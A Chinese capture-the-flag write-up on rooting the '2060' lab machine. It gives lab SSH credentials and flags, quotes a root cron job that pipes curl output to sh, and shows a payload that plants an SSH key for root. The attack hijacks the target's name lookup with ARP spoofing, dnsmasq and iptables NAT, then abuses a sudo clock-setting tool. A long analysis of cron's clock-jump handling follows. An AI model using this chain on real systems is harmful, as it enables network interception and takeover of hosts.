2060_daochunhan

2060

靶机信息

- 靶机名称：2060
- 靶机作者：群主
- 靶机类型：Linux
- 来源：MazeSec/QQ公开群 321948805
- 官网：https://maze-sec.com/

user

端口扫描：

```
nmap -p- -Pn --min-rate 2000 192.168.64.86
```

```
daochunhan@astra ~
❯ nmap -p- -Pn --min-rate 2000 192.168.64.86
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-29 09:48 -0400
Nmap scan report for 192.168.64.86
Host is up (0.00035s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 52:54:00:20:60:29 (QEMU virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 16.68 seconds
```

```
22/tcp open  ssh
80/tcp open  http
```

80 端口是一个手机登录页面，魔幻手机主题，输入 `我爱你` 后登录成功：



页面直接给出了 SSH 凭据：

```
ssh s1mpl3@192.168.64.86 # xAxW9HWYBPQ6uGMQ3bvy
```

```
daochunhan@astra ~
❯ ssh s1mpl3@192.168.64.86
s1mpl3@192.168.64.86's password:
Linux 2060 7.2.7-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.2-12.2~trixie (2026-09-22) x86_64

                                .     **
                            *           *.
                                          ,*
                                            *,
                      ,                       ,*
                   .,                           *,
                 /                                *
               ,*                                   *,
             /.                                       .*.
           *                                             **
           ,*                                             ,*
             **                                             *.
               **                                         **.
                 ,*                                     **
                   *,                                 ,*
                      *                             **
                        *,                       .*
                           *.                  **
                             **          ,*,
                                ** *,      HackMyVM

QQ Group:   321948805


Last login: Tue Sep 29 09:53:44 2026 from 192.168.64.39
s1mpl3@2060:~$ id
uid=1000(s1mpl3) gid=1000(s1mpl3) groups=1000(s1mpl3)
s1mpl3@2060:~$ cat user.txt
flag{user-7ddd2c8dfc81a9151a3b15d19d64a7e1}
s1mpl3@2060:~$
```

root

查看 sudo 权限：

```
sudo -l
sudo /usr/local/sbin/settime
```

```
s1mpl3@2060:~$ sudo -l
[sudo] password for s1mpl3:
Matching Defaults entries for s1mpl3 on 2060:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User s1mpl3 may run the following commands on 2060:
    (root) /usr/local/sbin/settime
s1mpl3@2060:~$ sudo /usr/local/sbin/settime
用法: settime 'YYYY-MM-DD HH:MM:SS'
s1mpl3@2060:~$
```

没有可利用的参数，能利用的只有修改系统时间，查看 crontab 备份：

```
cat /var/backups/crontab.bak
```

```
s1mpl3@2060:/var/backups$ cat /var/backups/crontab.bak
# 年度运维探针安装（2060）
0 0 8 8 * curl -s http://2060.dsz|sh
```

root 每年 8 月 8 日 00:00 会以 root 权限拉取 `http://2060.dsz` 并交给 `sh` 执行，因此把时间改到 8 月 8 日 00:00 触发该任务，同时劫持 `2060.dsz` 的解析指向 kali 即可

准备 payload HTTP 根目录下的 `index.html`：

```
mkdir -p /root/.ssh
printf '%s\n' 'ssh-ed25519
AAAAC3NzaC1lZDI1NTE5AAAAIP7RDTLQW+8zuVy3v4d1P6iF+prtV7vUhO5tpm7po4im
daochunhan@kali' >> /root/.ssh/authorized_keys
chmod 700 /root/.ssh
chmod 600 /root/.ssh/authorized_keys
```

```
sudo python3 -m http.server 80
```

劫持靶机的 DNS 请求：

```
sudo dnsmasq --address=/2060.dsz/192.168.64.39 &
sudo iptables -I FORWARD -j ACCEPT
sudo iptables -t nat -A PREROUTING -p udp -d 192.168.64.1 --dport 53 -j DNAT
--to-destination 192.168.64.39
sudo iptables -t nat -A POSTROUTING -p udp --sport 53 -d 192.168.64.86 -j
SNAT --to-source 192.168.64.1
sudo arpspoof -i eth0 -t 192.168.64.86 192.168.64.1 &
```

```
daochunhan@astra ~
❯ sudo arpspoof -i eth0 -t 192.168.64.86 192.168.64.1 &
[1] 174663
daochunhan@astra ~
❯ 76:5:2d:3d:30:6c 52:54:0:20:60:29 0806 42: arp reply 192.168.64.1 is-at 76:5:2d:3d:30:6c
76:5:2d:3d:30:6c 52:54:0:20:60:29 0806 42: arp reply 192.168.64.1 is-at 76:5:2d:3d:30:6c
76:5:2d:3d:30:6c 52:54:0:20:60:29 0806 42: arp reply 192.168.64.1 is-at 76:5:2d:3d:30:6c
76:5:2d:3d:30:6c 52:54:0:20:60:29 0806 42: arp reply 192.168.64.1 is-at 76:5:2d:3d:30:6c
76:5:2d:3d:30:6c 52:54:0:20:60:29 0806 42: arp reply 192.168.64.1 is-at 76:5:2d:3d:30:6c
```

确认 `2060.dsz` 已经解析，触发 cron：

```
getent hosts 2060.dsz
```

```
sudo /usr/local/sbin/settime '2030-08-08 00:00:00'
```

```
s1mpl3@2060:~$ getent hosts 2060.dsz
192.168.64.39   2060.dsz
s1mpl3@2060:~$ sudo /usr/local/sbin/settime '2030-08-08 00:00:00'
[sudo] password for s1mpl3:
Thu Aug  8 12:00:00 AM EDT 2030
s1mpl3@2060:~$
```

使用私钥登录 root：

```
ssh root@192.168.64.86 -i ~/.ssh/id_ed25519
```

```
daochunhan@astra ~
❯ ssh root@192.168.64.86 -i ~/.ssh/id_ed25519
Linux 2060 7.2.7-1-liquorix-amd64 #1 ZEN SMP PREEMPT liquorix 7.2-12.2~trixie (2026-09-22) x86_64

                                HackMyVM

QQ Group:   321948805


Last login: Tue Sep 29 06:40:36 2026 from 192.168.3.84
root@2060:~# id
uid=0(root) gid=0(root) groups=0(root)
root@2060:~# cat /root/root.txt
flag{root-fca240db433ae48435f5c2e794b44ea8}
root@2060:~#
```

crontab

root 的定时任务：

```
cat /var/backups/crontab.bak
```

```
s1mpl3@2060:/var/backups$ cat /var/backups/crontab.bak
# 年度运维探针安装（2060）
0 0 8 8 * curl -s http://2060.dsz|sh
s1mpl3@2060:/var/backups$
```

每年 8 月 8 日 00:00 执行的固定时间任务。DNS 劫持只负责让 `2060.dsz` 指向 Kali，真正的问题是怎么稳定让 cron 把这条任务加入队列。

触发测试

为了便于验证触发条件，把任务换成 `touch` 后重新测试：

```
crontab -l > /root/crontab.bak
printf '0 0 8 8 * /usr/bin/touch /root/111\n' | crontab -
```

```
[root@2060:~# crontab -l
# 年度运维探针安装 (2060)
0 0 8 8 * curl -s http://2060.dsz|sh
[root@2060:~# crontab -l > /root/crontab.bak
[root@2060:~# printf '0 0 8 8 * /usr/bin/touch /root/111\n' | crontab -
[root@2060:~# crontab -l
0 0 8 8 * /usr/bin/touch /root/111
root@2060:~#
```

```
sudo /usr/local/sbin/settime '2027-08-08 00:00:00'
```

```
[s1mpl3@2060:~$ date
Thu Oct  1 09:31:04 AM EDT 2026
[s1mpl3@2060:~$ sudo /usr/local/sbin/settime '2027-08-08 00:00:00'
[[sudo] password for s1mpl3:
Sun Aug  8 12:00:00 AM EDT 2027
[s1mpl3@2060:~$ date
Sun Aug  8 12:00:05 AM EDT 2027
```

```
[root@2060:~# ls -l 111
ls: cannot access '111': No such file or directory
[root@2060:~# ls -al
total 32
drwx------  4 root root 4096 Oct  1  2026 .
drwxr-xr-x 18 root root 4096 Sep 25  2026 ..
lrwxrwxrwx  1 root root    9 Aug 10  2026 .bash_history -> /dev/null
-rw-r--r--  1 root root  607 Mar  2  2026 .bashrc
-rw-r--r--  1 root root   74 Oct  1  2026 crontab.bak
drwxr-xr-x  3 root root 4096 Apr 25  2026 .local
-rw-r--r--  1 root root  132 Mar  2  2026 .profile
-rw-------  1 root root   44 Sep 29  2026 root.txt
drwx------  2 root root 4096 May 15  2026 .ssh
[root@2060:~# ls -l 111
ls: cannot access '111': No such file or directory
[root@2060:~# ls -l /root/111
-rw-r--r-- 1 root root 0 Aug  8 00:00 /root/111
```

执行命令后直接查看生成文件并没有立刻出现，说明 cron 本身的触发是和 settime 相独立的，也就是说需要在 root 醒来的时候刚好符合 `00:00` ，而如果是 `00:01` 就会错过这个任务。

启动 `pspy64` ，换一个没有测试过的年份，并把时间提前一分钟：

```
./pspy64 -p -i 1000
```

```
sudo /usr/local/sbin/settime '2029-08-07 23:59:00'
```

```
[s1mpl3@2060:~$ date
 Sun Aug  8 12:16:50 AM EDT 2027
[s1mpl3@2060:~$ sudo /usr/local/sbin/settime '2029-08-07 23:59:00'
[[sudo] password for s1mpl3:
 Tue Aug  7 11:59:00 PM EDT 2029
[s1mpl3@2060:~$ date
 Wed Aug  8 12:00:42 AM EDT 2029
```

```
2029/08/08 00:00:01 CMD: UID=0     PID=9557   | /usr/sbin/CRON -f
2029/08/08 00:00:01 CMD: UID=0     PID=9558   |
2029/08/08 00:00:01 CMD: UID=0     PID=9559   | /bin/sh -c /usr/bin/touch /root/111
2029/08/08 00:00:01 CMD: UID=0     PID=9560   |
2029/08/08 00:00:01 CMD: UID=0     PID=9561   |
```

cron 在一秒后执行了任务，为了确认执行 cron 的周期规律，写入 `s1mpl3` 的 crontab 检测：

```
: > /home/s1mpl3/alive.log
printf '* * * * * /bin/date >> /home/s1mpl3/alive.log\n' | crontab -
```

```
[s1mpl3@2060:~$ : > /home/s1mpl3/alive.log
[s1mpl3@2060:~$ printf '* * * * * /bin/date >> /home/s1mpl3/alive.log\n' | crontab -
[s1mpl3@2060:~$ cat /home/s1mpl3/alive.log
 Wed Aug  8 12:09:02 AM EDT 2029
 Wed Aug  8 12:10:02 AM EDT 2029
 Wed Aug  8 12:11:01 AM EDT 2029
[s1mpl3@2060:~$ cat /home/s1mpl3/alive.log
 Wed Aug  8 12:09:02 AM EDT 2029
 Wed Aug  8 12:10:02 AM EDT 2029
 Wed Aug  8 12:11:01 AM EDT 2029
 Wed Aug  8 12:12:02 AM EDT 2029
 s1mpl3@2060:~$
```

再把时间改回刚才已经成功过的日期：

```
sudo /usr/local/sbin/settime '2029-08-08 00:09:00'
sleep 60; ls -l 111
```

```
[s1mpl3@2060:~$ sudo /usr/local/sbin/settime '2029-08-08 00:00:00'
 Wed Aug  8 12:00:00 AM EDT 2029
[s1mpl3@2060:~$ date
 Wed Aug  8 12:00:03 AM EDT 2029
```

```
[root@2060:~# sleep 60; ls -l 111
 ls: cannot access '111': No such file or directory
 root@2060:~#
```

没有正常触发，换成新的年份后仍然可以触发：

```
[s1mpl3@2060:~$ sudo /usr/local/sbin/settime '2030-08-08 00:00:00'
 Thu Aug  8 12:00:00 AM EDT 2030
[s1mpl3@2060:~$ date
 Thu Aug  8 12:00:03 AM EDT 2030
 s1mpl3@2060:~$
```

```
2030/08/08 00:00:46 CMD: UID=1000  PID=10559  | /bin/sh -c /bin/date >> /home/s1mpl3/alive.log
2030/08/08 00:00:46 CMD: UID=0     PID=10560  | /bin/sh -c /usr/bin/touch /root/111
2030/08/08 00:00:46 CMD: UID=0     PID=10561  |
```

```
[root@2060:~# rm -rf 111
[root@2060:~# sleep 60; ls -l 111
 -rw-r--r-- 1 root root 0 Aug  8 00:00 111
 root@2060:~#
```

过程中 `s1mpl3` 任务的日志：

```
[s1mpl3@2060:~$ date
 Thu Aug  8 12:00:03 AM EDT 2030
[s1mpl3@2060:~$ tail -f /home/s1mpl3/alive.log
 Wed Aug  8 12:01:01 AM EDT 2029
 Wed Aug  8 12:02:01 AM EDT 2029
 Wed Aug  8 12:03:01 AM EDT 2029
 Wed Aug  8 12:04:01 AM EDT 2029
 Wed Aug  8 12:05:01 AM EDT 2029
 Wed Aug  8 12:06:01 AM EDT 2029
 Thu Aug  8 12:00:46 AM EDT 2030
 Thu Aug  8 12:01:02 AM EDT 2030
 Thu Aug  8 12:02:01 AM EDT 2030
 Thu Aug  8 12:03:02 AM EDT 2030
```

到这里能确认的现象：

1. 不是和 settime 调整的系统时间同步触发，而是有单独的触发规则
2. cron 大概每分钟唤醒一次查看当前时间

3. 回拨之后同一个年份不再触发，换成新年份又能触发

cron 实现

获取参考实现：

```
curl -sL -o cron.c https://sources.debian.org/data/main/c/cron/3.0pl1-
197/cron.c
```

主循环里 cron 用 `sleep()` 睡到下一个整分钟（相对定时器，改系统时间不会打断它），醒来后算 `timeDiff = 当前分钟 - 上次处理的分钟`：

```
timeDiff == 1        正常，检查当前分钟
timeDiff  2 ~ 180    小幅前跳，逐分钟补跑
timeDiff > 180       跳变过大，重置 virtualTime，只检查当前分钟
timeDiff -179 ~ 0    回拨，只检查通配任务
timeDiff <= -180     跳变过大，重置 virtualTime，只检查当前分钟
```

调度逻辑

`settime` 只修改系统时间，cron 自己在 `sleep()` 完成后，才会拿当前时间和上一次记录的 `virtualTime` 做比较：

`cron_sleep()` 本质上是按下一个整分钟计算相对 `sleep()`：

```
sleep((target * 60 - time(NULL)) + 1);
```

所以改系统时间不会重置这个相对定时器，改完后必须等 cron 自己醒来

```
wakeupKind = -1;
timeDiff = timeRunning - virtualTime;

if (timeDiff == 1) {
    virtualTime = timeRunning;
    find_jobs(virtualTime, &database, TRUE, TRUE);
} else {
    if (timeDiff > -(3 * MINUTE_COUNT))  wakeupKind = 0;
    if (timeDiff > 0)                    wakeupKind = 1;
    if (timeDiff > 5)                    wakeupKind = 2;
    if (timeDiff > (3 * MINUTE_COUNT))   wakeupKind = 3;

    switch (wakeupKind) {
    case 1:                              /* 向前跳 1~5 分钟 */
```

```
            do {
                virtualTime++;
                find_jobs(virtualTime, &database, TRUE, TRUE);
            } while (virtualTime < timeRunning);
            break;
        case 2:                                 /* 向前跳 6~180 分钟 */
            find_jobs(timeRunning, &database, TRUE, FALSE);
            do {
                virtualTime++;
                find_jobs(virtualTime, &database, FALSE, TRUE);
                set_time(FALSE);
            } while (virtualTime < timeRunning && clockTime == timeRunning);
            break;
        case 0:                                 /* 时钟回拨 */
            find_jobs(timeRunning, &database, TRUE, FALSE);
            break;
        default:                                /* 时间大幅跳变，超过 180 分钟 */
            virtualTime = timeRunning;
            find_jobs(timeRunning, &database, TRUE, TRUE);
        }
    }
```

参考源码的调度逻辑，settime 落到哪一段时间决定了这次唤醒要不要检查固定时间任务，而 `0 0 8 8 *` 就是固定时间任务。

所以关键不是把年份改到 8 月 8 日，而是 cron 醒来时落在哪一分钟，以及这次醒来被判定成哪一种时间变化。

cron -x sch

前面的任务已经换成 `touch`，停掉系统 cron，起一个调试实例，观察 cron 本身有没有把任务加入队列：

```
systemctl stop cron
/usr/sbin/cron -f -x sch,ext
```

`-f` 让调试实例前台运行，`-x sch` 打印调度判断，`ext` 打印加入队列的任务。

1. 向前跳到 8 月 8 日前一分钟

```
sudo /usr/local/sbin/settime '2036-08-07 23:59:00'
```

等 cron 自己跨过午夜，日志中出现：

```
user [root:0:0:...] cmd="cd / && run-parts --report /etc/cron.hourly"
user [root:0:0:...] cmd="  [ -x /usr/lib/php/sessionclean ] && if [ ! -d /run/systemd/system ]; then /usr/lib/php/sessi
user [root:0:0:...] cmd="test -e /run/systemd/system || SERVICE_MODE=1 /sbin/e2scrub_all -A -r"
user [root:0:0:...] cmd="test -e /run/systemd/system || SERVICE_MODE=1 /usr/libexec/e2fsprogs/e2scrub_all_cron"
user [root:0:0:...] cmd="/usr/bin/touch /root/111"
[1035] TargetTime=2101766460, sec-to-wait=59
log_it: (root 1132) CMD (/usr/bin/touch /root/111)
[1126] got 0 bytes data from grandchild tmpfile
[1035] TargetTime=2101766460, sec-to-wait=59
```

```
log_it: (root 1132) CMD (/usr/bin/touch /root/111)
```

```
ls -l /root/111
```

```
root@2060:~# ls -l /root/111
-rw-r--r-- 1 root root 0 Aug  8 00:00 /root/111
root@2060:~#
```

`/root/111` 已经生成，属主为 root，说明固定时间任务已经入队并执行。

2. 时间拨回约一分钟

```
rm -f /root/111
/usr/sbin/cron -f -x sch,ext
```

```
sudo /usr/local/sbin/settime '2036-08-07 23:59:30'
```

日志：

```
[1163] pulse: -1 = 35029439 - 35029440
[1163], DST ends 1 minutes to go
[1163] tick(59,23,6,7,4)   Wildcard only
user [root:0:0:...] cmd="test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }"
user [root:0:0:...] cmd="test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }"
user [root:0:0:...] cmd="test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }"
user [root:0:0:...] cmd="cd / && run-parts --report /etc/cron.hourly"
user [root:0:0:...] cmd="  [ -x /usr/lib/php/sessionclean ] && if [ ! -d /run/systemd/system ]; then /usr/lib/php/sessionclean; fi"
user [root:0:0:...] cmd="test -e /run/systemd/system || SERVICE_MODE=1 /sbin/e2scrub_all -A -r"
user [root:0:0:...] cmd="test -e /run/systemd/system || SERVICE_MODE=1 /usr/libexec/e2fsprogs/e2scrub_all_cron"
user [root:0:0:...] cmd="/usr/bin/touch /root/111"
[1163] TargetTime=2101766400, sec-to-wait=25
[1163] pulse: 0 = 35029440 - 35029440
[1163], DST ends 0 minutes to go
[1163] tick(0,0,7,7,5)   Wildcard only
user [root:0:0:...] cmd="test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.monthly; }"
user [root:0:0:...] cmd="test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.weekly; }"
user [root:0:0:...] cmd="test -x /usr/sbin/anacron || { cd / && run-parts --report /etc/cron.daily; }"
user [root:0:0:...] cmd="cd / && run-parts --report /etc/cron.hourly"
user [root:0:0:...] cmd="  [ -x /usr/lib/php/sessionclean ] && if [ ! -d /run/systemd/system ]; then /usr/lib/php/sessionclean; fi"
user [root:0:0:...] cmd="test -e /run/systemd/system || SERVICE_MODE=1 /sbin/e2scrub_all -A -r"
user [root:0:0:...] cmd="test -e /run/systemd/system || SERVICE_MODE=1 /usr/libexec/e2fsprogs/e2scrub_all_cron"
user [root:0:0:...] cmd="/usr/bin/touch /root/111"
[1163] TargetTime=2101766460, sec-to-wait=60
[1163] pulse: 1 = 35029441 - 35029440
[1163] tick(1,0,7,7,5)
```

```
[1163], DST ends 0 minutes to go
```

```
[1163] tick(0,0,7,7,5)   Wildcard only
```


`/root/111` 不会生成。`Wildcard only` 表示固定时间任务被排除。

`wakeupKind` 的初值是 `-1`：回拨 1 分钟满足 `timeDiff > -(3*MINUTE_COUNT)`，走 `case 0`；回拨超过 180 分钟时四个判断全不成立，落到 `default`，而 `default` 传的是 `(TRUE, TRUE)`。所以还要再测一次幅度更大的回拨。


3. 跨 3 年大幅回拨

```
rm -f /root/111
/usr/sbin/cron -f -x sch,ext
```

```
sudo /usr/local/sbin/settime '2033-08-07 23:59:00'    # 大幅回拨
```




```
[1218] pulse: -1578244 = 33451199 - 35029443
[1218], clock jumped
log_it: (root 1244) CMD (/usr/bin/touch /root/111)
```




`/root/111` 生成。大幅回拨走的是 `clock jumped`，不是 `DST ends`。

4. 大幅回拨回已经触发过的同一个日期

```
rm -f /root/111
/usr/sbin/cron -f -x sch,ext
```

```
sudo /usr/local/sbin/settime '2040-01-01 00:00:00'    # 先跳到后面的时间
sudo /usr/local/sbin/settime '2033-08-07 23:59:00'    # 再回拨回触发过的同一个日期
```




```
[1290] pulse: -3365281 = 33451199 - 36816480
[1290], clock jumped
log_it: (root 1447) CMD (/usr/bin/touch /root/111)
```

`/root/111` 再次生成。

```
timeDiff == 1          正常走一分钟，检查当前分钟，固定任务可入队
timeDiff  2 ~ 180      case 1 / case 2，逐分钟补跑，固定任务可入队
timeDiff > 180         default，重置 virtualTime，只查当前分钟，固定任务可入队
timeDiff -179 ~ 0      case 0，只跑通配任务，固定任务被跳过
timeDiff <= -180       default，与大幅前跳同一个分支
```

因此只有 `-179 ~ 0` 这一段会让固定任务被跳过，所以在 cron 不知情的情况下把时间往回拨一个小于 3 小时的距离，是唯一不会触发的情况。年份和日期本身不参与判定

触发仍然要求 cron 醒来时落在 `00:00` 这一分钟，所以落点需要选择 `23:59:00` 确保下一次醒来落到 `00:00:xx`，此时是正常的 `timeDiff=1`，还有一整轮机会入队。